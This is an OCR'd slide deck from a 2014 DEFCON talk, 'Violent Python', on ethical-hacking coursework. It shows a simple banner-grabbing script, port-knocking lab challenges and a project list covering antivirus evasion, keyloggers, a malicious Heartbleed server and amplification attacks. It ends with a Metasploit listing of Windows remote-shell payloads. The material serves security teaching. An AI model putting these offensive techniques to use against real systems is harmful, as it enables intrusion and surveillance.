Violent Python

DEFCON
Wall of Sheep
Fri., Aug 8, 2014

Bio


Sam Bowne

@sambowne

I teach Ethical Hacking at City College San Francisco. My statements are my own, not official positions of CCSF.

San Francisco · samsclass.info

CNIT 124
Advanced Ethical Hacking



Copyrighted Material
SYNGRESS
VIOLENT PYTHON
A Cookbook for Hackers, Forensic Analysts, Penetration Testers, and Security Engineers
TJ O'Connor
Copyrighted Material

Violent Python

- Good coding principles
  - Exception handling
  - Modular design
  - Optimization
  - Commenting
  - Flow charts
- FORGET THEM ALL

Violent Python

- We are hackers
- We are here to BREAK STUFF
- It should be fast and easy for a complete novice to hack together a simple script to do something fun!




Proj 3: Basic Port Scanning with Python (15 pts. + 15 extra credit)

What You Need

A Kali Linux machine, real or virtual. You could use Windows with Python installed, but it's easier to just use Linux.


```
import socket
s = socket.socket()

s.connect(("attack.samsclass.info", 22))
print s.recv(1024)
s.close()
```




```
root@kali:~/124# python grab.py
SSH-2.0-OpenSSH_5.1p1 Debian-5

root@kali:~/124# 
```

Challenge 1: Find a Service (5 pts. extra credit)

There is another service listening on attack.samsclass.info on a port number ending in 000; that is, one of these: 1000, 2000, 3000, etc.



```
root@kali:~/124# python grab2.py
Target URL: attack.samsclass.info
Target Port: [redacted]
Congratulations!  You found the hidden [redacted]
root@kali:~/124# 
```




Challenge 2: Port Knocking (10 pts. extra credit)

There is a hidden service on port 3003. To open it, you must send these packets to "knock":


1. A SYN to port 3100
2. Another SYN to a secret hidden port, which is one of these: (3100, 3200, 3300, 3400, 3500, 3600, 3700, 3800, 3900)
3. A 2-second delay (see this link)

When the server receives the correct knock, port 3003 will open for 3 seconds and then close. You must grab the banner during that brief period.

Projects



Project 1: HTTP Headers (15 pts.)
Project 2: CodeCademy I (15 pts.)
Project 3: Basic Port Scanning with Python (15 pts. + 15 extra credit)
Project 4: CodeCademy II (20 pts.)
Project 5: HTTP Scanning with Python (15 pts. + 35 extra credit)
Project 6: CodeCademy III (20 pts.)
Project 7: Password Hashes with Python (15 pts. + 40 extra credit)
Project 8: Antivirus Evasion with Python (20 pts.)
Project 9: Keylogger with Python (15 pts. + 25 pts. extra credit)
Project 10: Defeating Norton Antivirus with Python (20 pts. + 30 extra)
Project 11: Attacking Clients with a Malicious Heartbleed SSL Server (10 pts.)
Project 12: Automating Keypresses in Windows (10 Points + 15 pts. extra)
Project 13: XOR Encryption in Python (10 pts. + 40 extra credit)




Extra Credit Projects

Project 1x: Independent Project (pts. vary) -- Do something cool and show it to the class!
Project 2x: Port Scanning with IPv6 and Python (10-45 pts. extra credit)
Project 3x: Wechall.net (points vary)
Project 4x: Automating Keypresses in Mac OS X (25 pts. extra)
Proj 5x: Packet Amplification with SNMP (20 pts. extra credit)
Proj 6x: Packet Amplification with NTP (20 pts. extra credit)

Antivirus

Ungh! Good God y'all...

What is it GOOD For?




arstechnica.com/security/2014/05/antivirus-pioneer-symantec-declares-av-dead-and-doomed-to-failure/

Antivirus pioneer Symantec declares AV "dead" and "doomed to failure"

Company concedes AV fails to catch majority of malicious attacks in circulation.

by **Dan Goodin** - May 5 2014, 9:25am PDT



betanews.com/2014/05/20/norton-promises-100-percent-virus-removal-for-small-businesses/

Norton promises 100 percent virus removal for small businesses


By Ian Barker | Published 2 days ago

Mikko Hypponen Video

Metasploit Payloads

Metasploit


- Hundreds of payloads
- The simplest one: bind_tcp
- Listens on a TCP port for commands



```
root@kali:~/124# msfpayload -l | grep windows/shell
    windows/shell/bind_ipv6_tcp
    windows/shell/bind_nonx_tcp
    windows/shell/bind_tcp
    windows/shell/bind_tcp_rc4
    windows/shell/find_tag
    windows/shell/reverse_http
```

